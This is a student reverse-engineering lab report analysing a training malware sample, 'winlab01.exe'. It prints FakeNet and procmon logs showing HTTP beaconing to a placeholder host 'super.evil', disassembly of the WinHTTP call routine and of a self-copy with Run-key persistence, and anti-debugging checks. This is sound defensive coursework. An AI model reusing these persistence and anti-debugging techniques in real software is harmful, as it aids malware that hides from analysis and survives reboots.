jamk.fi

Reverse Engineering TTC6510-3002

Joonatan Ovaska

A K M MAHMUDUL HAQUE
AB0208

Student number: 2110841

WinLab01
Date: 24.10.2023


Jyväskylän ammattikorkeakoulu
JAMK University of Applied Sciences

First Step

- Conducting both the static and the dynamic analysis.
- Using **FakeNet** malware traffic is spotted.
- It uses DNS port 53 and HTTP port 80.

```
10/24/23 08:23:44 PM [          Diverter] firefox.exe (5332) requested TCP 127.0.0.1:3689
10/24/23 08:23:44 PM [          Diverter] firefox.exe (5332) requested TCP 127.0.0.1:3690
10/24/23 08:23:46 PM [          Diverter] svchost.exe (2152) requested UDP 192.168.1.102:53
10/24/23 08:23:46 PM [        DNS Server] Received A request for domain 'super.evil'.
10/24/23 08:23:46 PM [          Diverter] winlab01.exe (6820) requested TCP 192.0.2.123:80
10/24/23 08:23:46 PM [    HTTPListener80]   GET /bad HTTP/1.1
10/24/23 08:23:46 PM [    HTTPListener80]   Connection: Keep-Alive
10/24/23 08:23:46 PM [    HTTPListener80]   User-Agent: SuperEvilMalware 6.66
10/24/23 08:23:46 PM [    HTTPListener80]   Host: super.evil
10/24/23 08:23:46 PM [    HTTPListener80]
```

- It creates a file **wqaeoiur.exe** after the malware is run.
- **wqaeoiur.exe** is set to autorun when Windows starts by making changes in registry.
- **procmon** program show these traffics



HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\(Default)

“C:\Users\user\AppData\Local\wqaeoiur.exe”

- Malware also modifies registries. One obvious example is that it runs the **wqaeoiur.exe** to run at every time computer starts.

HKU\S-1-5-21-2882983514-2000211610-2302286010-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\: "C:\Users\user\AppData\Local\wqaeoiur.exe"

Second Step

- Doing the static analysis using **exeinfo** or **CFF Explorer,** dependencies the malware is using is found.
    - **winhttp.dll**
        - HTTP server interaction related functions
    - **kernel32.dll**
        - Core functionalities such as access and manipulation of memory, files, hardware
    - **advapi32.dll**
        - Access to Service Manager and Registry
    - **shell32.dll**
        - Functions related to file operations, search, desktop management, taskbar and start menu, UI elements.

- MD5 Hash Comparison: The MD5 hashes of two files, winlab01.exe and wqaeoiur.exe, were compared.
- Matching Hash: The MD5 hashes matched, indicating that the two files are identical and likely represent the same malware.
- MD5 Hash Value: The MD5 hash value for both files was identified as e3d948329c3c96013706a8270cf52853.
- Internet Search: Using this MD5 hash, a search was conducted on the internet, revealing that someone else had also analyzed this malware.

Link: *https://www.virustotal.com/gui/home/upload*


Third Step

- **HTTP GET Request:** The malware initiates an HTTP GET request to a specific IP address.


- **WinHTTP Function Disassembly:** The WinHTTP function responsible for handling the HTTP communication was disassembled for analysis.
- **Preparation:** The function starts with preparations for opening an HTTP connection, including setting up necessary parameters and configurations.
- **Connect Call:** After the preparations, the malware calls the connect function, likely establishing the HTTP connection to the specified IP address.

```
sub_401080 proc near

hConnect= dword ptr -28h
hSession= dword ptr -24h
var_20= dword ptr -20h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
hRequest= dword ptr -14h
lpBuffer= dword ptr -10h
dwNumberOfBytesAvailable= dword ptr -0Ch
dwNumberOfBytesRead= dword ptr -8
var_4= dword ptr -4
pswzServerName= dword ptr  8

push    ebp
mov     ebp, esp
sub     esp, 28h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
mov     [ebp+dwNumberOfBytesRead], 0
mov     eax, ds:dword_417458
push    eax
call    sub_4049DA
add     esp, 4
mov     [ebp+var_18], eax
mov     ecx, ds:dword_417458
push    ecx
push    0
mov     edx, [ebp+var_18]
push    edx
call    sub_402570
add     esp, 0Ch
mov     [ebp+var_20], 0
mov     [ebp+dwNumberOfBytesAvailable], 4
mov     [ebp+var_1C], 0
mov     [ebp+hSession], 0
mov     [ebp+hConnect], 0
mov     [ebp+hRequest], 0
push    0               ; dwFlags
push    0               ; pszProxyBypassW
push    0               ; pszProxyW
push    0               ; dwAccessType
push    offset pszAgentW ; "SuperEvilMalware 6.66"
call    ds:WinHttpOpen
mov     [ebp+hSession], eax
```

WinHTTP Open, Connect



Request, OpenRequest, SendRequest, ReceiveResponse



WinHTTP QueryDataAvailable, ReadData


CloseHandle, GetLastError

Fourth Step

- malware creates **wqaeoiur.exe** and modifies registries to set it to autoexecute.

```
sub_401410 proc near

var_540= dword ptr -540h
var_53C= dword ptr -53Ch
lpSubKey= dword ptr -538h
lpSrc= dword ptr -534h
var_530= dword ptr -530h
var_52C= dword ptr -52Ch
var_525= byte ptr -525h
phkResult= dword ptr -524h
Dst= byte ptr -520h
Filename= byte ptr -10Ch
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 540h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
push    105h            ; nSize
lea     eax, [ebp+Filename]
push    eax             ; lpFilename
push    0               ; hModule
call    ds:GetModuleFileNameA
mov     [ebp+lpSrc], offset aLocalappdataWq ;
push    105h            ; nSize
lea     ecx, [ebp+Dst]
push    ecx             ; lpDst
mov     edx, [ebp+lpSrc]
push    edx             ; lpSrc
call    ds:ExpandEnvironmentStringsA
push    1               ; bFailIfExists
lea     eax, [ebp+Dst]
push    eax             ; lpNewFileName
lea     ecx, [ebp+Filename]
push    ecx             ; lpExistingFileName
call    ds:CopyFileA
mov     [ebp+lpSubKey], offset aSoftwareMicros
mov     [ebp+var_52C], 0
lea     edx, [ebp+phkResult]
push    edx             ; phkResult
push    2               ; samDesired
push    0               ; ulOptions
mov     eax, [ebp+lpSubKey]
push    eax             ; lpSubKey
push    80000001h       ; hKey
call    ds:RegOpenKeyExA
mov     [ebp+var_52C], eax
cmp     [ebp+var_52C], 0
jz      short loc_4014C9
```

- lpSubKey is set to ”SOFTWARE\Microsoft\Windows\CurrentVersion\Run”.



23.38....	winlab01.exe	6324	RegOpenKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Desired Access: Set Value
23.38....	winlab01.exe	6324	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
23.38....	winlab01.exe	6324	RegQueryKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query: HandleTags, HandleTags: 0x400
23.38....	winlab01.exe	6324	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\(Default)	SUCCESS	Type: REG_SZ, Length: 82, Data: C:\Users\user\AppData\Local\wqaeoiur.exe
23.38....	winlab01.exe	6324	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	


RegSetValueExA, RegCloseKey

Fifth Step


- **Anti-Debugging Technique:** This technique aims to prevent or complicate live debugging of the malware.
- **Custom Error Handling:** The malware includes a function that allows it to handle errors on its own.
- **Normal Scenario:** In regular situations, if an error occurs, the operating system steps in, displaying a message or terminating the program.
- **Debugging Scenario:** If the application is being debugged, the custom error handler is bypassed, allowing standard debugging processes to take over.

```
mov     [ebp+var_4C], eax
call    ds:IsDebuggerPresent
push    esi             ; lpTopLevelExceptionFilter
lea     ebx, [eax-1]
neg     ebx
lea     eax, [ebp+var_58]
mov     [ebp+ExceptionInfo.ExceptionRecord], eax
lea     eax, [ebp+var_324]
sbb     bl, bl
mov     [ebp+ExceptionInfo.ContextRecord], eax
inc     bl
call    ds:SetUnhandledExceptionFilter
lea     eax, [ebp+ExceptionInfo]
push    eax             ; ExceptionInfo
call    ds:UnhandledExceptionFilter
test    eax, eax
jnz     short loc_40203E
```

- Check for debugger presence, set Unhandled exceptions in figure.



- Malware Check: The malware attempts to determine if the processor has the **_fastfail()** feature (represented as 0x17 or 23 in decimal).
- Purpose of **_fastfail()**: This feature can be used to trigger Windows exception handling or activate custom exception handling.
- Int 3 as Breakpoint: int 3 is a common instruction used as a breakpoint in debugging.
- Conditional Jump: If the check for **_fastfail()** feature passes (test **eax, eax**), the program continues to the next instructions.
- Subroutine Call: The malware then calls **sub_405E74**, which contains instructions related to another Unhandled Exception Filter.
- in the **loc_405A08** there is call **sub_402FF8**. This call eventually leads to (given the conditions met) **GetCurrentProcess**, **TerminateProcess** and **ExitProcess**



- After checking for debugger presence andUnhadled Exception calls, malware might be preventing debugging